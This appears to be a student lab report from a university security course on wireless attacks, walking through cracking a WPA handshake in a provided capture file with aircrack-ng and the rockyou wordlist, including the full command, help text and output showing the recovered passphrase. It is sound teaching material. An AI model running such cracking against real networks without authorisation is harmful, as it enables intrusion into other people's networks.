Lab 10

Wireless Attacks

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date – 02nd Dec 2023

Introduction

Become familiar with capturing wireless network traffic. Become familiar with cracking wireless network traffic.

Pre-Lab

Kali VM

Practical

1. Using aircrack-ng to crack wireless traffic


Begin the lab using the file" NinjaJc01-01.cap"

Command use –


```
aircrack-ng -b 02:1A:11:FF:D9:BD NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt
```

where 02:1A:11:FF:D9:BD is a BSSID

and we have pass wordlist file ‘rockyou.txt’



```
$ aircrack-ng --help

  Aircrack-ng 1.6  - (C) 2006-2020 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alpha-numeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW
      -V         : run in visual inspection mode

  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)
      -N <file>  : path to new session filename
      -R <file>  : path to existing session filename

  WPA-PSK options:

      -E <file>  : create EWSA Project file v3
      -I <str>   : PMKID string (hashcat -m 16800)
```



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
 Captures   Captures.tar.gz   darkc0de_lst.desktop  'John the Ripper'

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Captures

┌──(kali㉿kali)-[~/Desktop/Captures]
└─$ ls
NinjaJc01-01.cap  NinjaJc01-01.csv  NinjaJc01-01.kismet.csv  NinjaJc01-01.kismet.netxml  NinjaJc01-01.log.csv

┌──(kali㉿kali)-[~/Desktop/Captures]
└─$ aircrack-ng -b 02:1A:11:FF:D9:BD

┌──(kali㉿kali)-[~/Desktop/Captures]
└─$ aircrack-ng -b 02:1A:11:FF:D9:BD NinjaJc01-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait ...
Opening NinjaJc01-01.cap
Read 589 packets.

1 potential targets


                               Aircrack-ng 1.6

      [00:01:16] 118578/14344392 keys tested (1587.15 k/s)

      Time left: 2 hours, 29 minutes, 23 seconds                 0.83%

                        KEY FOUND! [ greeneggsandham ]


      Master Key     : 71 5F 17 D1 D7 9E 70 4D 6E 2E 9C AD 46 F5 45 F5
                       AF 5E 43 48 16 F9 5B AA 14 8F 39 AA FC 5E EB 3B

      Transient Key  : B9 F6 A8 68 1A 85 C3 1C 16 30 0E 57 1A 6B B2 08
                       B4 5B 3F A4 86 13 3B 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 9A 6A 56 EE E4 4E 42 A3 14 71 26 9F E0 E2 93 04


┌──(kali㉿kali)-[~/Desktop/Captures]
└─$ 
```